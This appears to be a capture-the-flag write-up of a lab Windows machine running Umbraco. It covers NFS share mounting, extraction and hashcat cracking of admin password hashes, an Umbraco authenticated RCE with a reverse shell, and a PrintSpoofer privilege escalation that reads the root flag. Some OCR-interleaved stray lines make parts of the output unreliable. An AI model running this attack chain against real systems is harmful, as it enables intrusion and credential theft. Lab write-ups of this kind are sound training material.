


Information Gathering

- 1) Found open ports

```
(vigneswar㉿VigneswarPC) [~]
$ nmap -A 10.10.10.180
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-28 09:13 IST
Nmap scan report for 10.10.10.180
Host is up (0.21s latency).
Not shown: 65519 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Microsoft ftpd
|_ ftp-syst:
|_ SYST: Windows_NT
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230) Easy
80/tcp    open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Home - Acme Widgets
111/tcp   open  rpcbind     2-4 (RPC #100000)
| rpcinfo:
|   program version  port/proto  service
|   100000  2,3,4      111/tcp    rpcbind
|   100000  2,3,4      111/tcp6   rpcbind
|   100000  2,3,4      111/udp    rpcbind
|   100000  2,3,4      111/udp6   rpcbind
|   100003  2,3        2049/udp   nfs
|   100003  2,3        2049/udp6  nfs
|   100003  2,3,4      2049/tcp   nfs
|   100003  2,3,4      2049/tcp6  nfs
|   100005  1,2,3      2049/tcp   mountd
|   100005  1,2,3      2049/tcp6  mountd
|   100005  1,2,3      2049/udp   mountd
|   100005  1,2,3      2049/udp6  mountd
|   100021  1,2,3,4    2049/tcp   nlockmgr
|   100021  1,2,3,4    2049/tcp6  nlockmgr
|   100021  1,2,3,4    2049/udp   nlockmgr
|   100021  1,2,3,4    2049/udp6  nlockmgr
|   100024  1          2049/tcp   status
|   100024  1          2049/tcp6  status
|   100024  1          2049/udp   status
|_ 100024  1          2049/udp6  status
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
2049/tcp  open  nlockmgr    1-4 (RPC #100021)
5985/tcp  open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
```

Web Port 80

- 1) Checked the website




2) Found some usernames

A screenshot of a Firefox browser window showing the 'People' page of 'Acme Widgets'. The URL in the address bar is '10.10.10.180/people/'. The page features a grid of five user profiles. The first three profiles are fully visible, while the last two are partially cut off. Each profile includes a photo, the person's name, and links to their Twitter and Instagram accounts.


Profile	Name	Twitter	Instagram
Jan Skovgaard	Jan Skovgaard		
Matt Brailsford	Matt Brailsford	Twitter	Instagram
Lee Kelleher	Lee Kelleher		
Jeavon Leopold	Jeavon Leopold		
Jeroen Breuer	Jeroen Breuer		

3) Found a login page



Umbraco

System software ::



Umbraco is an open-source content management system platform for publishing content on the World Wide Web and intranets. It is written in C# and deployed on Microsoft based infrastructure. Since version 4.5, the whole system has been available under an MIT License. [Wikipedia](#)

Developer: Umbraco Core Team

Initial release: 2000; 24 years ago

Operating system: ASP.NET Core, Microsoft Windows,

NFS Port 2049

1) Found a nfs share

```
(vigneswar@VigneswarPC)~]$ showmount -e 10.10.10.180
Export list for 10.10.10.180:
/site_backups (everyone)
```

2) Mounted the share and enumerated it

```
(vigneswar@VigneswarPC)~]$ sudo mount -t nfs 10.10.10.180:/site_backups /tmp/remote
(vigneswar@VigneswarPC)~]$ cd /tmp/remote
(vigneswar@VigneswarPC)~[/tmp/remote]$ ls
App_Browsers App_Data App_Plugins aspnet_client bin Config css default.aspx Global.asax Media scripts Umbraco Umbraco_Client Views Web.config
(vigneswar@VigneswarPC)~[/tmp/remote]$
```

FTP Port 21

1) Checked ftp

```
(vigneswar@VigneswarPC)~]$ ftp 10.10.10.180
Connected to 10.10.10.180.
220 Microsoft FTP Service
Name (10.10.10.180:vigneswar): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
229 Entering Extended Passive Mode (|||49697|)
125 Data connection already open; Transfer starting.
226 Transfer complete.
ftp> |
```

Ftp has anonymous access allowed

LDAP Port 445

1) Null bind now allowed

```

(vigneswar@VigneswarPC) [~] @ VigneswarPC [~]
$ enum4linux 10.10.10.180
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Fri Jun 28 09:56:44 2024
=====
===== ( Target Information ) =====
Target ..... 10.10.10.180
RID Range ..... 500-550,1000-1050
Username .... ''
Password .... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

=====
===== ( Enumerating Workgroup/Domain on 10.10.10.180 ) =====

[E] Can't find workgroup/domain

=====
===== ( Nbtstat Information for 10.10.10.180 ) =====

Looking up status of 10.10.10.180
No reply from 10.10.10.180

=====
===== ( Session Check on 10.10.10.180 ) =====

[E] Server doesn't allow session using username '', password ''. Aborting remainder of tests.

```

Vulnerability Assessment

1) Found password hash

```

(vigneswar@VigneswarPC) [~]
$ strings Umbraco.sdf
Administratoradmindefaulten-US
Administratoradmindefaulten-Usb22924d5-57de-468e-9df4-0961cf6aa30d
Administratoradminb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}en-USf8512f97-cab1-4a4b-a49f-0a2054c47a1d
adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}admin@htb.localen-USfebla998-d3bf-406a-b30b-e269d7abdf50
adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}admin@htb.localen-US82756c26-4321-4d27-b429-1b5c7c4f882f
smithsmith@htb.localjxDUCcruzN8rSRlqnfmvqw==AIKYyl6Fyy29KA3htB/ERiyJUAdpTtFeTpnlk9CiHts={"hashAlgorithm":"HMACSHA256"}smith@htb.localen-US7e39df83-5e64-4b93
-9702-ae257a9b9749-a054-27463ae58b8e
ssmithsmith@htb.localjxDUCcruzN8rSRlqnfmvqw==AIKYyl6Fyy29KA3htB/ERiyJUAdpTtFeTpnlk9CiHts={"hashAlgorithm":"HMACSHA256"}smith@htb.localen-US7e39df83-5e64-4b9
3-9702-ae257a9b9749
ssmithsmith@htb.local8+xXICbPe7m5NQ22HfcGlg==RF90Linww9rd2PmaKUpLteR6vesD2MtFaBKe1zL5SXa={"hashAlgorithm":"HMACSHA256"}ssmith@htb.localen-US3628acfb-a62c-4
ab0-93f7-5ee9724c8d32

```

2) Cracked the hash

```

Session.....: hashcat
Status.....: Cracked
Hash.Mode....: 100 (SHA1)
Hash.Target....: b8be16afba8c314ad33d812f22a04991b90e2aaa:baconandcheese
Time.Started....: Fri Jun 28 10:18:38 2024 (5 secs)
Time.Estimated...: Fri Jun 28 10:18:43 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 2198.3 kH/s (0.15ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 9824256/14344384 (68.49%)
Rejected.....: 0/9824256 (0.00%)
Restore.Point....: 9822208/14344384 (68.47%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: badboi5410 -> bacnic6019
FK_umbracoDomains_umbracoNode_id
Started: Fri Jun 28 10:18:22 2024
Stopped: Fri Jun 28 10:18:44 2024

```

admin@htb.local:baconandcheese

3) Logged in to umbraco

4) Found a RCE CVE on the version of umbraco

Vulnerability Details : [CVE-2019-25137](#)

Umbraco CMS 4.11.8 through 7.15.10, and 7.12.4, allows Remote Code Execution by authenticated administrators via msxsl:script in an xsltSelection to developer/Xslt/xsltVisualize.aspx.

Exploitation

1) Got reverse shell

<https://github.com/noraj/Umbraco-RCE>

<https://www.revshells.com/>

The image shows two terminal windows side-by-side. The left window is titled '(vigneswar@VigneswarPC)-[~/Umbraco-RCE]' and contains command-line output for exploit development, including powershell.exe injection and base64 encoding of the payload. The right window is titled '(vigneswar@VigneswarPC)-[~]' and shows a netcat listener running on port 4444, with a connection from an UNKNOWN source IP [10.10.10.180]. The command 'whoami' is run, showing the user is part of the iis apppool group.

Privilege Escalation

1) Checked privileges

The image shows a Windows command prompt window with the title 'Windows PowerShell'. The command 'whoami /priv' is run, displaying 'PRIVILEGES INFORMATION' and a table of system privileges. The table includes columns for Privilege Name, nt authority, Description, and State. Most privileges listed are disabled, except for SeChangeNotifyPrivilege, SeImpersonatePrivilege, and SeCreateGlobalPrivilege which are enabled.

Privilege Name	nt authority	Description	State
SeAssignPrimaryTokenPrivilege	Replace a process level token		Disabled
SeIncreaseQuotaPrivilege	Adjust memory quotas for a process		Disabled
SeAuditPrivilege	Generate security audits		Disabled
SeChangeNotifyPrivilege	Bypass traverse checking		Enabled
SeImpersonatePrivilege	Impersonate a client after authentication		Enabled
SeCreateGlobalPrivilege	Create global objects		Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set		Disabled

2) Used SeImpersonate Privilege to get admin rce

<https://github.com/itm4n/PrintSpoof>

```
PS C:\Users\Public\Desktop> ./PrintSPoof64.exe -c "powershell.exe -c \"cp \Users\Administrator\Desktop\root.txt \Users\Public\Desktop\""
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
PS C:\Users\Public\Desktop> ls
    C:\Users\viguv>cmd.exe /c "net user hacker"
    The account name could not be found.
Directory: C:\Users\Public\Desktop
    More help is available by typing NET HELPMSG 2221.
Mode           LastWriteTime      Length Name
----           -----          ---- 
-a---  6/28/2024  1:19 AM        27136 PrintSPoof64.exe
-a---  6/28/2024  1:17 AM       159232 RoguePotato.exe
-ar--- 6/27/2024  11:17 PM         34 root.txt
-a---  2/20/2020  2:14 AM       1191 TeamViewer 7.lnk
-ar--- 6/27/2024  11:17 PM         34 user.txt
C:\Users\viguv>
PS C:\Users\Public\Desktop> cat root.txt
5beef54ace504a3f2ada9e09d3df2fe6
PS C:\Users\Public\Desktop> |
```